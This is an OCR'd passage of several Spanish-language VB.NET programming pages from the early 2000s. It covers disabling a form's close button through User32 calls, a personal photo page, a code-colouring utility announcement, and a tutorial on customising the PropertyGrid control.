        Me.Button2 = New System.Windows.Forms.Button
        Me.GroupBox1 = New System.Windows.Forms.GroupBox
        Me.SuspendLayout()
        '
        'Button1
        '
        Me.Button1.Font = New System.Drawing.Font("Verdana", 18.0!, System.Drawing.FontStyle.Bold,
System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.Button1.Location = New System.Drawing.Point(24, 32)
        Me.Button1.Name = "Button1"
        Me.Button1.Size = New System.Drawing.Size(208, 72)
        Me.Button1.TabIndex = 0
        Me.Button1.Text = "Desactivar X"
        '
        'Button2
        '
        Me.Button2.Font = New System.Drawing.Font("Verdana", 18.0!, System.Drawing.FontStyle.Bold,
System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.Button2.Location = New System.Drawing.Point(240, 32)
        Me.Button2.Name = "Button2"
        Me.Button2.Size = New System.Drawing.Size(112, 72)
        Me.Button2.TabIndex = 1
        Me.Button2.Text = "Salir"
        '
        'GroupBox1
        '
        Me.GroupBox1.Location = New System.Drawing.Point(8, 8)
        Me.GroupBox1.Name = "GroupBox1"
        Me.GroupBox1.Size = New System.Drawing.Size(360, 112)
        Me.GroupBox1.TabIndex = 2
        Me.GroupBox1.TabStop = False
        Me.GroupBox1.Text = "Botones de comando"
        '
```

```
            'Form1
            '
            Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
            Me.ClientSize = New System.Drawing.Size(376, 130)
            Me.Controls.Add(Me.Button2)
            Me.Controls.Add(Me.Button1)
            Me.Controls.Add(Me.GroupBox1)
            Me.Icon = CType(resources.GetObject("$this.Icon"), System.Drawing.Icon)
            Me.Name = "Form1"
            Me.StartPosition = System.Windows.Forms.FormStartPosition.CenterScreen
            Me.Text = "  Botón cerrar ->"
            Me.ResumeLayout(False)

        End Sub

    #End Region

        'Declaración de constantes necesarias (valores en hexadecimal)

        Private Const MF_BYPOSITION As Integer = &H400
        Private Const MF_REMOVE As Integer = &H1000
        Private Const MF_DISABLED As Integer = &H2

        'Variable para saber si ya está desactivado el botón X
        Private pulsado As Boolean = True

        'Importación de procedimientos externos almacenados
        'en la librería de Windows USER32.DLL

        'Obtener el menú de sistema
        Private Declare Function GetSystemMenu Lib "User32" _
                (ByVal hWnd As Integer, _
                ByVal bRevert As Boolean) As IntPtr

        'Obtener el número de elementos del menú de sistema
        Private Declare Function GetMenuItemCount Lib "User32" _
                 (ByVal hMenu As Integer) As IntPtr

        'Quitar elementos del menú de sistema
        Private Declare Function RemoveMenu Lib "User32" _
            (ByVal hMenu As Integer, _
            ByVal nPosition As Integer, _
            ByVal wFlags As Long) As IntPtr

        'Redibujar la barra de título de la ventana
        Private Declare Function DrawMenuBar Lib "User32" _
                (ByVal hWnd As Integer) As IntPtr

        'Método que desactiva el botón X (cerrar)
        Private Sub DisableCloseButton(ByVal hWnd As IntPtr)
            Try 'captura de excepciones

                Dim menuItemCount As IntPtr
                Dim hMenu As IntPtr
                'Obtener el manejador del menú de sistema del formulario
                hMenu = GetSystemMenu(hWnd.ToInt32(), False)
                'Obtener la cuenta de los ítems del menú de sistema.
                'Es el menú que aparece al pulsar sobre el icono a la izquierda
                'de la Barra de título de la ventana, consta de los ítems: Restaurar, Mover,
                'Tamaño,Minimizar,  Maximizar, Separador, Cerrar.
                menuItemCount = GetMenuItemCount(hMenu.ToInt32())
                'Quitar el ítem Close (Cerrar), que es el último de ese menú
                RemoveMenu(hMenu.ToInt32(), menuItemCount.ToInt32() - 1, MF_DISABLED Or MF_BYPOSITION)
                'Quitar el ítem Separador, el penúltimo de ese menú, entre Maximizar y Cerrar
                RemoveMenu(hMenu.ToInt32(), menuItemCount.ToInt32() - 2, MF_DISABLED Or MF_BYPOSITION)
                'Redibujar la barra de menú
                DrawMenuBar(hWnd.ToInt32())

                'mostrar un mensaje con la excepción producida
            Catch pollo As Exception
                MessageBox.Show("Se ha producido la excepción: " + vbCrLf + pollo.Message, _
                "Error del programa", MessageBoxButtons.OK)
            End Try
        End Sub
```

```
    'Al pulsar el botón Desactivar
    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Button1.Click
        'Si no hemos desactivado el botón Cerrar
        If (pulsado) Then
            'Método desarrollado más arriba, pasando como parámetro
            'el identificador de la ventana sobre la que vamos a actuar
            DisableCloseButton(Me.Handle)
            'Aviso al usuario, no funciona el botón cerrar ni las teclas ALT+F4
            MessageBox.Show("El botón Cerrar ha sido desactivado." + vbCrLf + _
            "Pulsa Salir para cerrar la aplicación", "Cerrar desactivado 1")
            'para saber que ya hemos desactivado el b´tón
            pulsado = False
        Else
            'Si ya hemos desactivado el botón Cerrar
            MessageBox.Show("Ya habías pulsado aquí antes.", "Cerrar desactivado 2")
        End If
    End Sub

    'Al pulsar el botón Salir
    Private Sub Button2_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Button2.Click
        'Salir de la aplicación
        Me.Close()
    End Sub

End Class
```

Imagen del programa en funcionamiento:

Fichero con el código de ejemplo usando Visual Studio .NET 2003:

- para Visual Basic (miliuco_cerrar_desactivadovb.zip - Tamaño 75.2 KB)
- para Visual C# (miliuco_cerrar_desactivadocs.zip - Tamaño 67.3 KB)

Fotos Personales (2)


Más fotos personales, aunque algunas de esta imagenes no son mías ni de "mi"... 8-)

Y si quieres mandar la tuya... pues me la mandas... que también hay que mostrarse un poco..

Paz -la fallera mayor...

Por ejemplo, esta primera, es de mi amiga Paz, la que estuvo cuando hice la foto de las dos lunas... Sí, esa que me da de comer de vez en cuando... Por cierto, Paz, ¿que tenemos el lunes para comer?
Un detalle: aquí está **casi** como es ahora...

Aquí con mi amiga Marisol (MariSunny), en un bautizo el pasado día 7 de Diciembre de 1.997



Ana una "afrikana" de Las Palmas

Falta Manolo, pero... mejor lo dejamos por ahora...

© Guillermo Som Cerezo, 1957-???

Sólo si estás loco se te ocurrirá usar estas fotos,

de todas maneras, si piensas hacerlo, avisame antes, please.

gsHTMCodeColor

Utilidad para colorear código de:
Visual Basic clásico, Visual Basic .NET, C# o C/C++
y generar el código HTML para insertar en una página web

Publicado el 15/Nov/2002
Actualizado el 22/Dic/2002

Esta página contiene los links más actualizados de esta utilidad.
Así como a las últimas actualizaciones de los ficheros con las palabras clave.
También encontrarás los links a las páginas anteriores, así como a la versión original, creada con la Beta1 de Visual Studio .NET.

Si quieres ver el código publicado anteriormente:

- **Versión original para la beta 1 de .NET**
- **Versión original para VB6 del 04/Abr/2001**
- **Revisión del 11/Abr/2001**
- **Revisión del 26/Oct/2002**

El fichero con las palabras clave:

Actualizado el 22/Dic/2002:
Se incluye código para Visual Basic clásico, Visual Basic .NET, C/C++ y C#
Pulsa aquí para bajarte el zip (lenguajes.zip 2.31 KB).

El código para Visual Basic 6.0 (versión actual: 2.00.3500)

Actualizado el 15/Nov/2002:
Pulsa aquí para bajarte el ejecutable y el código para VB6: gsHTMCodeColor.zip 92.7 KB
(también incluye el ejecutable y las palabras clave, pero si sólo modifico dichas palabras, el link que actualizaré será el que está un poco más arriba)

Revisión actual del 15/Nov/2002:

Desde el 27/Jun/2002, estos son los cambios realizados:

- **29/Oct/02:**
  -Preparado para usar temas de Windows XP

-He cambiado el option de HTML (que no se usaba) por el de VB6
-Para que los temas de XP se vean bien, he cambiado el mscomctl.ocx por comctl32.ocx

- **09/Nov/02:**
  -Arreglado BUG que no tenía en cuenta los comentarios si la opción era VB6

- **15/Nov/02:**
  -Arreglado BUG cuando se usan corchetes y realmente contiene una palabra clave, sólo aplicable a C/C#

Este es el aspecto de la utilidad con el tema que Windows XP tiene por defecto:

Espero que esta utilidad te sirva de algo... aunque soy consciente de que si no "manejas" páginas WEB, la verdad es que no te servirá de mucho...

Nos vemos.
Guillermo

Volver al índice de Mis Utilidades

banner de las colaboraciones

El Control PropertyGrid

Entrega 2 de 2

30 de Abril 2003
Cipriano Valdezate Sayalero

Link a la entrega 1

Indice

- Representación gráfica de propiedades
- Edición de colecciones
- Otros editores personalizados
  - Cuadros de Diálogo comunes de Windows
  - Más PropertyGrids
- Recategorización y ocultación de propiedades: PropertyTabs

Representación gráfica de propiedades

La entrega anterior de esta serie de dos artículos la terminamos desplegando y agrupando en varias filas las propiedades de un objeto personalizado, a la vez que la cabecera de grupo mostraba una representación textual del valor de la propiedad desplegada. Sólo faltaba un pequeño detalle para alcanzar la perfección: así como la propiedad Color muestra un rectangulito pintado del color que el valor de la propiedad representa, también nuestro ColorOjosEx quería uno y se nos quedó muy triste sin él. Vamos a dárselo.

Todo lo que tenemos que hacer es añadir a la clase editora EditorColorOjosEx los dos procedimientos siguientes:

```
    Public Overloads Overrides Function GetPaintValueSupported(ByVal context As
ITypeDescriptorContext) As Boolean
        Return True' True si utilizamos el rectangulito, False si no
    End Function

    Public Overloads Overrides Sub PaintValue(ByVal e As PaintValueEventArgs)
        e.Graphics.FillRectangle(New SolidBrush(CType(e.Context.Instance,
MiAmigo).ColorOjosEx.Color), e.Bounds)
    End Sub
```

GetPaintValueSupported determina si utilizamos la pequeña área gráfica o no. **PaintValue** es quien pinta. Su argumento **e** contiene toda la información necesaria:

- **e.Value** contiene el valor de la propiedad

- **e.Context.Instance** contiene el objeto que muestra el PropertyGrid
- **e.Graphics** representa la superficie del rectangulito sobre la que se puede pintar
- **e.Bounds** representa las medidas del rectangulito.

Así pues, todo consiste en obtener el objeto Graphics (**e.Graphics**) sobre el que pintaremos, obtener el color leyendo la propiedad ColorOjosEx.Color del objeto actual MiAmigo que nos proporciona e.context.Instance, (**CType(e.Context.Instance, MiAmigo).ColorOjosEx.Color**) y derramarlo hasta los límites marcados por **e.Bounds**. Aquí tenemos el resultado:


El rectangulito pintado

Igual que pintamos el rectangulito podemos mostrar imágenes en él. Es más, podemos desplegar un combo cuyos ítems incluyan una imagen. Todo lo que tenemos que hacer es, igual que con cualquier propiedad que se edite vía combo, escribir una clase heredera de StringConverter que genere la lista de valores, y, para mostrar las imágenes, escribir un editor derivado de UITypeEditor que incluya la función **GetPaintValueSupported** = True y el método **PaintValue**. Es en este método donde asignaremos a cada item del Combo obtenido de **e.Value** una imagen.

Vamos a clasificar nuestros grados de amistad administrados por la propiedad "Escala" en tres grupos, y a cada grupo le asignaremos una imagen. La única variación que introduciremos en nuestra clase "MiAmigo" será el tipo de la propiedad "Escala": no será una enumeración, sino un tipo "básico" como "String" para poder crear un Combo mediante una clase heredera de Stringconverter:

```
Public Class EditorGradoAmistad : Inherits UITypeEditor
    Public Overloads Overrides Function GetPaintValueSupported(ByVal context As
ITypeDescriptorContext) As Boolean
        Return True
    End Function

    Public Overloads Overrides Sub PaintValue(ByVal e As PaintValueEventArgs)

        Dim bms As String
        Select Case e.Value 'Asignamos imágenes a grupos de valores
            Case Amistades(0), Amistades(1), Amistades(2)
```

```
                bms = "best2"
            Case Amistades(3), Amistades(4), Amistades(5)
                bms = "ok"
            Case Amistades(6), Amistades(7)
                bms = "bad2"
            Case Else : bms = "ok"

        End Select

        Dim bmp As Bitmap = New Bitmap(Application.StartupPath & "\" & bms &
".bmp")
        e.Graphics.DrawImage(bmp, e.Bounds) 'Dibujamos la imagen
        bmp.Dispose()
    End Sub
End Class
Public Class ComboAmistades : Inherits StringConverter

    Public Sub New()
        MyBase.New()
    End Sub

    Public Overloads Overrides Function GetStandardValuesSupported(ByVal context
As ITypeDescriptorContext) As Boolean
        'True = Se despliega la lista
        'False = No se despliega la lista y el ususario debe escribir un valor
        Return True
    End Function
    Public Overloads Overrides Function GetStandardValues(ByVal context As
ITypeDescriptorContext) As StandardValuesCollection
        Return New StandardValuesCollection(Amistades)
    End Function
    Public Overloads Overrides Function GetStandardValuesExclusive(ByVal context
As ITypeDescriptorContext) As Boolean
        'True = el combo no admite más items que los de la lista
        'False = el combo admite un item que no esté en la lista
        Return True
    End Function

End Class
Public Module AmistadesArray
    Public Amistades As Array = New String() _
    {"Bueno", "Gran Amigo", "Para Siempre", "Amigote", "Cercano", "Conocido",
"Interesado", "Enemigo"}

End Module

    <Category("Amistad"), Description("Nivel de amistad"), _
    Editor(GetType(EditorGradoAmistad), GetType(UITypeEditor)), _
    TypeConverter(GetType(ComboAmistades))> _
    Public Property Escala() As String
        Get
            Return _Escala
        End Get
        Set(ByVal Value As String)
            _Escala = Value
        End Set
    End Property
```



Dibujitos en los items del combo

Edición de colecciones

Si el lector ha leído la primera entrega y lo que llevamos de ésta, le alegrará saber que implementar la edición de una colección no requiere código que no hayamos aprendido ya a elaborar.

El editor de colecciones de VSNET se compone de un ListBox y un PropertyGrid. El ListBox almacena los elementos del array (empleo los términos "colección" y "array" indistintamente, en realidad me refiero a cualquier tipo que implemente la intefaz **IEnumerable**) y el PropertyGrid muestra y permite editar las propiedades del elemento seleccionado en el ListBox. Es decir: la edición sigue teniendo lugar en un PropertyGrid. Recomiendo, por tanto, la estrategia siguiente: implementar primero la edición de la propiedad sin los dos paréntesis (corchetes en C#) en su tipo, y, cuando hayamos conseguido la personalización deseada, añadírselos. VSNET se encargará del resto.

A modo de ejemplo crearemos un muy simple álbum de fotos. Escribiremos una clase que contenga la imagen, el pie de foto, el lugar y la fecha; instanciaremos y editaremos objetos de esta clase y los guardaremos en un array que hará de álbum.

Esta es la propiedad Fotos de nuestra clase MiAmigo:

```
    'Es conveniente inicializar el array aunque sea con un objeto vacío.
    Private _Fotos() As Fotografía = {New Fotografía()}

    <Category("Rasgos físicos"), Description("Elige una foto")> _
    Public Property Fotos() As Fotografía()
      Get
          Return _Fotos
      End Get
      Set(ByVal Value As Fotografía())
          _Fotos = Value
      End Set
  End Property
```

Ésta la nueva clase Fotografía:

```
<TypeConverter(GetType(FotografíaConverter)), _
DefaultProperty("Instantánea")> _
Public Class Fotografía
    Private im As Image
    Private pie, lu, na As String
    Private da As Date

    Public Property Instantánea() As Image
        Get
            Return im
        End Get
        Set(ByVal Value As Image)
            im = Value
        End Set
    End Property

    Public Property PieDeFoto() As String
        Get
            Return pie
        End Get
        Set(ByVal Value As String)
            pie = Value
        End Set
    End Property

    Public Property Fecha() As Date
        Get
            Return da
        End Get
        Set(ByVal Value As Date)
            da = Value
        End Set
    End Property

    Public Property Lugar() As String
        Get
            Return lu
        End Get
        Set(ByVal Value As String)
            lu = Value
        End Set
    End Property

    <Editor(GetType(BuscadorArchivo), GetType(UITypeEditor))> _
    Public Property Narración() As String
        Get
            Return na
        End Get
        Set(ByVal Value As String)
            na = Value
        End Set
    End Property
End Class
```

Y ésta su clase convertidora:

```
Public Class FotografíaConverter : Inherits StringConverter
    Public Overloads Overrides Function CanConvertFrom(ByVal context As
ITypeDescriptorContext, _
        ByVal sourceType As Type) As Boolean
        If sourceType Is GetType(String) Then
            Return True
        End If
        Return MyBase.CanConvertFrom(context, sourceType)
    End Function
    Public Overloads Overrides Function CanConvertTo(ByVal context As
ITypeDescriptorContext, _
    ByVal destinationType As Type) As Boolean
        If destinationType Is GetType(Fotografía) Then
            Return True
        End If
        Return MyBase.CanConvertFrom(context, destinationType)
    End Function

    Public Overloads Overrides Function ConvertTo(ByVal context As
ITypeDescriptorContext, _
        ByVal culture As CultureInfo, ByVal value As Object, ByVal
destinationType As Type) As Object
        If destinationType Is GetType(String) AndAlso TypeOf value Is Fotografía
Then
            'Esta función obtiene el objeto Fotografía
            'editado en el PropertyGrid del editor de colecciones

            'Lo almacenamos en una variable pública
            Bild = value

            'Y escribimos en la línea del ListBox el pie de foto para
distinguirlo
            Return Bild.PieDeFoto
        End If
        Return MyBase.ConvertTo(context, culture, value, destinationType)
    End Function

    Public Overloads Overrides Function ConvertFrom(ByVal context As
ITypeDescriptorContext, _
    ByVal culture As CultureInfo, ByVal value As Object) As Object
        If TypeOf value Is String Then
            'Esta función se ejecuta cuando seleccionamos un objeto en el
ListBox
            'y lo muestra el PropertyGrid del editor de colecciones

            'Simplemente recuperamos el objeto
            'que antes habíamos metido en la variable pública
            Return Bild
        End If
        Return MyBase.ConvertFrom(context, culture, value)
    End Function

End Class

Public Module Bilder
    Public Bild As Fotografía
End Module
```

En definitiva, nada nuevo salvo que, si el tipo de la propiedad es una colección de tipos

"básicos" como por ejemplo "Image" o "Point", entonces no es necesario, al menos para que el editor de colecciones funcione, ningún convertidor; en cambio, si se trata de un tipo complejo o personalizado, como es nuestro caso, entonces sí es necesaria una clase convertidora y además el atributo no se aplica a la propiedad sino al tipo: el atributo TypeConverter que contiene como parámetro FotografíaConverter no se aplica a la propiedad Fotos, sino a la clase Fotografía.

Es recomendable inicializar la propiedad cuyo tipo es una colección aunque sea con un objeto nuevo y sin editar, como hemos hecho nosotros. Si no el editor de colecciones puede no funcionar correctamente.

Al probar este código hemos descubierto que por cada item añadido a la colección el PropertyGrid ha añadido una fila identificada con el índice del item, e inmediatamente nos ha dominado un malsano deseo: ¿y si desplegáramos en el mismo PropertyGrid las propiedades de cada ítem de la colección? ¿y si, completamente enlodados en la lujuria, exigiéramos poder editar las propiedades de los ítems ahí mismo, sin tener que llamar al editor de colecciones? ¿y si, respondo yo, tuviéramos todo esto en nuestra pantalla con sólo modificar una línea de código? Pues todo se reduciría a derivar la clase convertidora no de StringConverter, sino de **ExpandableObjectConverter**:

```
Public Class FotografíaConverter : Inherits ExpandableObjectConverter
        'Todo lo demás permanece igual
```

Hágase la luz:

Una colección totalmente desplegada

Saciemos nuestra ambición: podemos modificar los ítems en el mismo PropertyGrid pero no podemos añadir ni eliminar ítems sin el editor de colecciones, así que añadiremos dos opciones al menú: Añadir Foto y Eliminar Foto, e implementaremos la adición y eliminación de fotos:

```
    Private Sub Añadir_Foto_Click(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles MenuItem13.Click
        If Not TypeOf PropertyGrid1.SelectedObject Is MiAmigo Then Exit Sub
        On Error GoTo ExitSub

        '"Sacamos" el objeto del PropertyGrid
        Dim Tronco As MiAmigo = PropertyGrid1.SelectedObject

        '"Sacamos" el array de fotos del objeto
        Dim Retratos As Fotografía() = Tronco.Fotos

        'Hacemos hueco para un ítem más
        ReDim Preserve Retratos(Retratos.GetUpperBound(0) + 1)

        'Le añadimos un ítem nuevo
        Retratos(Retratos.GetUpperBound(0)) = New Fotografía()

        '"Metemos" el array en el objeto
        Tronco.Fotos = Retratos

        '"Metemos" el objeto en el PropertyGrid
        PropertyGrid1.SelectedObject = Tronco

    ExitSub:
    End Sub

    Private Sub Elimina_Foto_Click(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles MenuItem14.Click
        If Not TypeOf PropertyGrid1.SelectedObject Is MiAmigo Then Exit Sub
        On Error GoTo ExitSub

        Dim i, j As Short

        '"Sacamos" el objeto del PropertyGrid
        Dim Tronco As MiAmigo = PropertyGrid1.SelectedObject

        '"Sacamos" el array de fotos del objeto
        Dim Retratos As Fotografía() = Tronco.Fotos

        'Metemos todos los ítems del array en una fila
        'excepto el que queremos eliminar
        'que es el seleccionado por el usuario
        Dim q As New Queue()
        For i = 0 To Retratos.GetUpperBound(0)
            If Not (PropertyGrid1.SelectedGridItem.Label =
String.Format("[{0}]", i) _
            OrElse PropertyGrid1.SelectedGridItem.Parent.Label =
String.Format("[{0}]", i)) _
            Then q.Enqueue(Retratos(i))
        Next

        'Convertimos la fila en un array tipo Object
        Dim Nuevos As Object() = q.ToArray

        'Convertimos el array tipo Object en tipo Fotografía
        Dim SinEse(Nuevos.GetUpperBound(0)) As Fotografía
        For i = 0 To Nuevos.GetUpperBound(0)
            SinEse(i) = CType(Nuevos(i), Fotografía)
        Next

        'Metemos el nuevo array en el objeto
```

```
        Tronco.Fotos = SinEse

        'Metemos el objeto en el PropertyGrid
        PropertyGrid1.SelectedObject = Tronco

    ExitSub:
    End Sub
```

Sólo hay una cosa que se puede hacer en el editor de colecciones y no (todavía) en el mismo PropertyGrid: Cambiar el orden de los items. Cedo al lector el reto de su implementación.

Otros editores personalizados

Cuadros de diálogo comunes de Windows

A continuación copio la clase que genera el editor de la propiedad "Narración". Su razón de ser es el empleo de un cuadro de diálogo OpenFileDialog para editar un tipo String. Esta clase es igualita a la que utilizamos para mostrar el cuadro de diálogo hecho por nosotros que editaba el color de ojos, solo que esta vez la invocación va dirigida a un cuadro de diálogo común de Windows:

```
Public Class BuscadorArchivo : Inherits UITypeEditor

    Public Overloads Overrides Function EditValue(ByVal context As _
    System.ComponentModel.ITypeDescriptorContext, _
    ByVal provider As System.IServiceProvider, ByVal value As Object) As Object
       'Este procedimiento llama al cuadro de diálogo
       'OpenFileDialog y devuelve la ruta del archivo seleccionado
       'respetando siempre el tipo String de la propiedad
        Dim openf As Windows.Forms.OpenFileDialog = New
Windows.Forms.OpenFileDialog()
        With openf
            .Filter = "Archivos de texto¦*.txt;*.rtf;*.doc"
            .ShowReadOnly = False
            .CheckFileExists = True
        End With
        Dim r As Windows.Forms.DialogResult = openf.ShowDialog
        If r = DialogResult.OK Then Return openf.FileName

    End Function

    Public Overloads Overrides Function GetEditStyle(ByVal context As _
           System.ComponentModel.ITypeDescriptorContext) As _
           System.Drawing.Design.UITypeEditorEditStyle
        Return UITypeEditorEditStyle.Modal
    End Function

    Public Overridable Overloads Function GetPaintValueSupported() As Boolean
        Return True
    End Function
End Class
```

Más PropertyGrids

El mejor editor de una propiedad cuyo tipo es una clase creada por nosotros es ... otro PropertyGrid!. que a la vez puede recurrir, para editar una propiedad de tipo complejo, a otro PropertyGrid y así sucesivamente y sin menoscabo de ninguna de las potencialidades que acabamos de aprender. No hay, por tanto, tipo complejo que se le resista a un PropertyGrid. El lector ya se imaginará dónde está el truco: invocación al cuadro de diálogo que contiene el PropertyGrid dentro del método **EditValue** de la clase derivada de UITypeEditor. En el programa "Amigo" encontrará un ejemplo.

Recategorización y ocultación de propiedades: PropertyTabs

Un PropertyTab es un CheckBox con apariencia de botón añadido al PropertyGrid que permite seleccionar las propiedades que serán visibles (ocultación) y redefinir el valor de su atributo Category(Attribute) (recategorización), de forma que esta ocultación y recategoriación ocurren sólo mientras se mantene pulsado. Si añadimos varios PropertyTabs facilitaremos al usuario la búsqueda y edición de propiedades por "supergrupos" o le permitiremos ordenarlas por criterios de nuestra elección.

Para cada botón que añadamos hemos de escribir una clase derivada de **PropertyTab**. La función básica de esta clase será crear un array que contendrá los descriptores de las propiedades o **PropertyDescriptor** que se mostrarán al pulsar el botón. Un PropertyDescriptor no es una propiedad, sino un objeto que contiene información acerca de una propiedad. Podemos crear un PropertyDescriptor nuevo a partir de una determinada propiedad entregando a la función compartida **TypeDescriptor.CreateProperty** los siguientes argumentos:

1. El tipo del objeto que muestra el PropertyGrid
2. Un PropertyDescriptor de la propiedad de la cual copia toda la información
3. Una lista de atributos opcional. Si el PropertyDescriptor del punto anterior ya contiene algún atributo de la lista, entonces los valores se actualizan.

La sintaxis es la siguiente:

```
Dim PropertyDescriptorNuevo As PropertyDescriptor =
TypeDescriptor.CreateProperty(Tipo del objeto del PropertyGrid,
PropertyDescriptor de la propiedad "vieja", ParamArray de atributos)
```

A continuación copio una clase que ocultará todas las propiedades que no pertenezcan a la categoría "Rasgos físicos":

```
Public Class RasgosSelector : Inherits PropertyTab

    Private Const Atributo As String = "Rasgos físicos"

    Public Overloads Overrides Function GetProperties(ByVal component As Object,
ByVal attributes() As System.Attribute) _
    As System.ComponentModel.PropertyDescriptorCollection
        'component contiene el SelectedObject del PropertyGrid
        'attributes es un ParamArray de atributos
        'que actúa como un filtro de propiedades

        Dim ProsMiAmigo As PropertyDescriptorCollection

        If attributes Is Nothing Then
            'Mete en el array un PropertyDescriptor por cada propiedad
            ProsMiAmigo = TypeDescriptor.GetProperties(component)
        Else
```

```
            'Mete en el array un PropertyDescriptor por cada propiedad
            'que esté marcada con los atributos contenidos en "attributes"
            ProsMiAmigo = TypeDescriptor.GetProperties(component, attributes)
        End If

        Dim ProsArray As New ArrayList()
        Dim i As Integer
        For i = 0 To ProsMiAmigo.Count - 1

            If ProsMiAmigo(i).Category = Atributo Then
                'Seleccionamos los descriptores cuyas propiedades
                'estén marcadas con el atributo "Rasgos físicos"

                'Entregamos:

                'el tipo metido en el PropertyGrid GetType(MiAmigo) =
ProsMiAmigo(i).ComponentType

                'El descripor de la propiedad (ProsMiAmigo(i))
                'para que el nuevo descriptor copie toda la información que no
modificamos

                'Y un nuevo atributo, que solo redefine el atributo especificado
                'o sea, en este caso, CategoryAttribute
                'los demás atributos, si los hubiere, no varían

                'Metemos cada PropertyDescriptor nuevo en el ArrayList

ProsArray.Add(TypeDescriptor.CreateProperty(ProsMiAmigo(i).ComponentType, _
                ProsMiAmigo(i), New CategoryAttribute(Atributo)))

            End If
        Next

        'Convertimos el ArrayList en un Array de tipo PropertyDescriptor
        Dim ReturnArray() As PropertyDescriptor =
ProsArray.ToArray(GetType(PropertyDescriptor))

        'No devolvemos exactamente un Array sino una
PropertyDescriptorCollection
        Return New PropertyDescriptorCollection(ReturnArray)
    End Function

    Public Overloads Overrides Function GetProperties(ByVal component As Object)
As System.ComponentModel.PropertyDescriptorCollection
        Return Me.GetProperties(component, Nothing) 'Sin filtro
    End Function

    Public Overrides ReadOnly Property TabName() As String
        Get
            Return Atributo 'Este es el tooltip
        End Get
    End Property

    Public Overrides ReadOnly Property Bitmap() As System.Drawing.Bitmap
        Get 'La imagen del botón
            Return New Bitmap(Application.StartupPath & "\CLOUD-01.bmp")
        End Get
    End Property

End Class
```

Sólo queda entregarle nuestro nuevo PropertyTab al PropertyGrid:

```
PropertyGrid1.PropertyTabs.AddTabType(GetType(RasgosSelector), _
System.ComponentModel.PropertyTabScope.Component)
```

Podemos asociar un tipo a un PropertyTab marcándolo con el atributo PropertyTab(Attribute) y entregándole el tipo de una clase derivada de PropertyTab como la que acabamos de crear:

```
<DefaultProperty("Nombre"), PropertyTab(GetType(RasgosSelector))> Public Class
MiAmigo
```

Un tipo admite sólo un atributo PropertyTab, lo cual no quiere decir que no puedan aparecer varios ProeprtyTabs a la vez en el PropertyGrid. La gestión de la visibilidad de los PropertyTabs se encarga de ello.

La enumeración PropertyTabScope determina el ámbito o visibilidad del PropertyTab. Sus valores son los siguientes:

- **Component** El PropertyTab sólo aparece cuando la clase generadora del SelectedObject del PropertyGrid está marcada con el atributo PropertyTab(Attribute) y el parámetro de este atributo es el mismo PropertyTab (opción por defecto).
- **Document** Esta opción tiene sentido para entornos como el IDE de VSNET donde se editan varios documentos a la vez y los objetos que muestra el PropertyGrid varían según el documento editado. Si no hay más que un documento, como en nuestro programa de ejemplo "Amigo", entonces aparece siempre.
- **Global** El PropertyTab aparece siempre pero puede ser eliminado.
- **Static** El PropertyTab aparece siempre y no puede ser eliminado.

Así pues, un PropertyTab asignado a un determinado tipo, es decir, visible a nivel de Component, puede convivir con otros PropertyTabs con visibilidad más amplia, como, por ejemplo, Document.

El código y la imagen siguientes muestran las propiedades categorizadas por tipo (sólo copio la función GetProperties porque los demás miembros, salvo la ruta de la imagen, no varían):

```
    Public Overloads Overrides Function GetProperties(ByVal component As Object,
ByVal attributes() As System.Attribute) _
